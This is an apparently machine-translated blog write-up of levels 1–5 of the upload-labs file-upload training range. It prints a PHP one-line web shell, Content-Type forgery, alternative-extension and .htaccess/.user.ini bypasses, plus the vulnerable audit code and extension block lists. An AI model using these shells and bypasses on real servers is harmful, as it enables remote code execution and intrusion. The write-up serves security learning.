当前位置:网站首页>File upload vulnerability shooting range upload labs learning (pass1-pass5)
File upload vulnerability shooting range upload labs learning (pass1-pass5)
2022-06-25 04:38:00 【AFCC_】
0x00 upload-labs brief introduction
upload-labs It's a use php language-written , Specifically collect penetration tests and CTF Various upload vulnerabilities encountered in the shooting range . It aims to help you have a comprehensive understanding of the upload vulnerability . At present, a total of 20 Turn off , Each level contains different upload methods . stay 2019 year 11 Month add new pass-05 The total number of post levels is 21 Turn off .
0x01 upload-labs Environment building
First, download the source code of the shooting range , Deploy the range in its own mainframe . stay git bash Using commands in
git clone https://github.com/c0ny1/upload-labs
Download the source code and use phpstudy Configure the required environment .
| Configuration item | To configure | describe |
|---|---|---|
| operating system | Window or Linux | Recommended Windows, except Pass-19 Must be in linux Next , rest Pass Can be in Windows Up operation |
| PHP edition | recommend 5.2.17 | Other versions may result in parts Pass Can't break through |
| PHP Components | php_gd2,php_exif | part Pass Rely on these two components |
| middleware | Set up Apache With moudel Way to connect |
Specifically mentioned here
pass19Need to be inlinuxNext , Becausepass19The bypass method of usesmove_uploaded_file()Omit the end of the file/.The feature bypasses the blacklist , And in thewindowsSuch special characters are not allowed for file names in . Other configurations do not require too much operation , Can use the recommended values .
After the installation is complete, visit http:127.0.0.1/upload-labs/, The effect is as shown in the picture .
At this time, we also need our own one sentence Trojan horse , To test the upload execution , Use here REQUEST Method , It's convenient for us to test .
<?php eval($_REQUEST['cmd']); ?>
When accessing 127.0.0.1/test.php?cmd=phpinfo(); appear php When configuring pages , This is the end of the preparatory work , Let's start to try to bypass the upload of each level .
0x02 Pass1
Click on the first level , First, perform the black box test , Upload one at will php Type of file try . When uploading our
 test.php When you file , The prompt at the front end will appear , So speculation is limited to js In the code , You can also see this code from the source code . So we can choose to use Firefox plug-in
 Disable JavaScript take js Close locally , Or upload the allowed suffixes , Then directly capture packets to bypass . The selected test.jpg It is amended as follows test.php You can successfully upload .
0x03 Pass2
Upload test
choice php Type of file upload , Return the wrong file type . By observing the source code, you can see , Each submission will pass this file to the function
 checkFile(), To detect the type of file , The code part is as follows . Here we grab packets for testing , First upload a jpg Normal files of type .
You can see the submitted content-type by image/jpeg, So let's modify it directly filename The suffix in is php, It can be directly uploaded successfully .

On the contrary , When we upload a php Suffix type file , What I saw in the bag grabbing content-type by application/octet-stream, Then we will filename It is amended as follows jpg The type suffix will not succeed , So speculate pass2 The judgment in should be in the packet content-type Field .

Source code reading
Click to view the source code , Verify our conjecture .
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = ' Upload error !';
            }
        } else {
            $msg = ' Incorrect file type , Please upload again !';
        }
    } else {
        $msg = UPLOAD_PATH.' Folder does not exist , Please create... By hand !';
    }
}
It can be seen that the main basis for judgment is $_FILES['upload_file']['type'], In this global variable type Type automatically returns the of the file MIME type , Need browser to provide support for this information , for example "image/gif", So when we capture packets and modify the messages sent by the browser to the server content-type Then you can bypass this judgment .
0x04 Pass3
Upload test
choice php Type of file upload , Tips : Upload is not allowed .asp,.aspx,.php,.jsp Suffix file !
This is a blacklist suffix to bypass the title , But from the tip we can see ,php Other parsing types of are not restricted , for example : Different versions php file
.php2;.php3;.php4;.php5;.php6
Modify us php The suffix name of the file is php3 test , Found can be uploaded , But it cannot be parsed , The code is displayed directly as text .

But here is the problem of local machine configuration , The way around this is to use unrestricted suffixes to break through , Let's do the multi suffix php Parsing configuration .
Method 1: modify httpd.conf
stay phpstudy Click configuration file management in , open httpd.conf.
 Find the annotated... In the open file
 AddType That's ok ,
 take
take .php2;.php3;.php4;.php5;.php6 add to , And remove the comment , restart Apache Try again after the server .
 At this point, it can be resolved php3 The file type has changed .
Method 2: Upload .htaccess
In this pass , All uploaded files have been renamed , So upload directly .htaccess Documents don't work , But we need to know , stay apache Use... In the server .htaccess Files can be parsed in different ways .
When the document is filled in AddType application/x-httpd-php .php3 Code , It means that you will php3 Type of file with php Mode analysis .
At this time, it can also be parsed during access .
Code audit
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);// Delete the point at the end of the filename
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // Convert to lowercase
        $file_ext = str_ireplace('::$DATA', '', $file_ext);// Remove strings ::$DATA
        $file_ext = trim($file_ext); // Close out and leave it empty

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = ' Upload error !';
            }
        } else {
            $msg = ' Upload is not allowed .asp,.aspx,.php,.jsp Suffix file !';
        }
    } else {
        $msg = UPLOAD_PATH . ' Folder does not exist , Please create... By hand !';
    }
}
1、 From the source code we can see , This time the restriction comes from $file_ext That is, the processed suffix .
2、 And because strtolower The existence of conversion lowercase function , Case bypass is not successful , Here with Linux and windows It doesn't matter .
3、 And because the str_ireplace('::$DATA', '', $file_ext); The existence of function , bring windows Data flow bypass is not possible .
Here is a quote analysis :
stay window If the file name
+"::$DATA"Will be able to::$DATAAfter the data as a file stream processing , The suffix will not be detected , And keep it::$DATAPrevious file name , His goal is not to check the suffix
for example:"phpinfo.php::$DATA"WindowsWill automatically remove the end of::$DATAbecome"phpinfo.php"
4、 because $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
The existence of , We can't upload it ourselves .htaccess file , Because they will be renamed after uploading .
0x05 Pass4
The fourth level and the third level are bypassed by the suffix blacklist type , We look directly at the code to find the relationship between them .
Code audit
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);// Delete the point at the end of the filename
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // Convert to lowercase
        $file_ext = str_ireplace('::$DATA', '', $file_ext);// Remove strings ::$DATA
        $file_ext = trim($file_ext); // Close out and leave it empty

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = ' Upload error !';
            }
        } else {
            $msg = ' This file is not allowed to upload !';
        }
    } else {
        $msg = UPLOAD_PATH . ' Folder does not exist , Please create... By hand !';
    }
}
This array contains almost all script file suffixes of resolvable types , So we can't upload different versions directly as we did last time php The file , But we found that after uploading the file, we only moved , No rename , So you can use upload .htaccess File to increase the type of parsing file .
.htaccess file( perhaps ” Distributed profile ”) Provides a way to change the configuration for each directory , That is to put a file containing instructions in a specific directory , The instructions act on this directory and all its subdirectories .
We set the file content to :
AddType application/x-httpd-php .jpg
You can make jpg It can be interpreted as php file .
First upload .htaccess file , Then upload the content as a one sentence Trojan horse jpg file , You can make jpg With php Formal analysis .
The uploaded jpg The content of the document is :
<?php
echo "Test!";
@eval($_REQUEST['cmd']);
?>
The file directory after uploading is :
visit test.jpg File can .
0x06 Pass5
In the fifth level , It's forbidden .htaccess Upload of files , Source code is as follows .
Code audit
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);// Delete the point at the end of the filename
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // Convert to lowercase
        $file_ext = str_ireplace('::$DATA', '', $file_ext);// Remove strings ::$DATA
        $file_ext = trim($file_ext); // Head to tail

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = ' Upload error !';
            }
        } else {
            $msg = ' Upload is not allowed for this file type !';
        }
    } else {
        $msg = UPLOAD_PATH . ' Folder does not exist , Please create... By hand !';
    }
}
By reading the code, we can see , Almost all resolvable script language types and variants are prohibited .
A lot of big guys say pass5 Can pass PHP and PHp Case bypass , But insert a new one in the author update pass5 after , Added $file_ext = strtolower($file_ext); The function to lower case , So what most of the big guys say is pass5 It doesn't apply .
Click the prompt to see the author's prompt .
That is, we need to take advantage of what already exists php File to complete this upload .
Here's a reference book4yi Master's .user.ini Use of configuration files in penetration One article , By applying .user.ini File to modify the current directory php To configure , Make every one php The file contains the specified file , To complete the upload .
for example , Let's write a .user.ini file , The contents are as follows :
auto_prepend_file = test.jpg
and test.jpg The content of "Trojan horse" is the sentence we have been using above :
 <?php
 echo "Test!";
@eval($_REQUEST['cmd']);
 ?>
After uploading two files upload The table of contents is shown in the figure .
At this time we visit readme.php, Observe if it already contains test.jpg
Success consists of .
But there's a hole , My current environment is php-5.4.45-nts+Apache, So the use was successful , At first I used
php-5.4.45+Apache, Use failure ;- Replaced it first
phpstudy2018edition , unsuccessful ; - Replaced
phpedition , unsuccessful ; - Replace
ntsArbitrarilyphpedition , success .
Found to bentsandtsThe difference between , When usingntsThe specified file can be successfully included in version , No reason has been found yet , Online pairntsandtsThere is no difference in configuration , Only in terms of thread safety , I hope the masters can solve their doubts .
边栏推荐
- GBASE 8s存储过程执行和删除
- GBASE 8s存儲過程語法結構
- CTF_ Web: deserialization of learning notes (II) CTF classic test questions from shallow to deep
- sql_ mode=only_ full_ group_ By's pit
- 机器学习深度学习——向量化
- Vscode 设置clang-format
- GbASE 8s中的Blob 页(Blobspace page)
- Cascading deletion of gbase 8s
- CTF_ Web: Advanced questions of attack and defense world expert zone WP (1-4)
- GBASE 8s 索引R树
猜你喜欢

《牛客刷verilog》Part I Verilog快速入门

CTF_ Web:8-bit controllable character getshell

CTF_ Web: Advanced questions of attack and defense world expert zone WP (9-14)

单元测试覆盖率

Finereport (sail soft) handling the problem that the histogram data label is blocked

CTF_ Web: Advanced questions of attack and defense world expert zone WP (15-18)

js中的concat()

JS arguments
![[esp32 learning path 6 - Flash encryption]](/img/4c/f317ca4823dca50a9bccd285967ab0.png)
[esp32 learning path 6 - Flash encryption]
【esp32学习之路6——flash加密】
随机推荐
GBASE 8s的隔离级别介绍
Record small knowledge points
Nodejs connects to MySQL through heidisql, and ER appears_ BAD_ DB_ ERROR: Unknown database 'my_ db_ books'
坐标系左乘右乘
Gbase 8s parallel operation problem scenario description
kenlm
mongodb集群
Multithreading structure of gbase 8s
515. 在每个树行中找最大值 / 剑指 Offer II 095. 最长公共子序列
Laravel document sorting 10. Request life cycle
2021.6.14 notes
515. find the maximum value / Sword finger offer II 095 in each tree row Longest common subsequence
CTF_ Web: Advanced questions of attack and defense world expert zone WP (15-18)
Easyrecovery15 very easy to use computer data recovery software
js的sort()函数
Introduction to the isolation level of gbase 8s
CTF_ Web: advanced problem WP (5-8) of attack and defense world expert zone
为什么TCP握手刚刚好是3次呢?
Blob page in gbase 8s
Coordinate system left multiply right multiply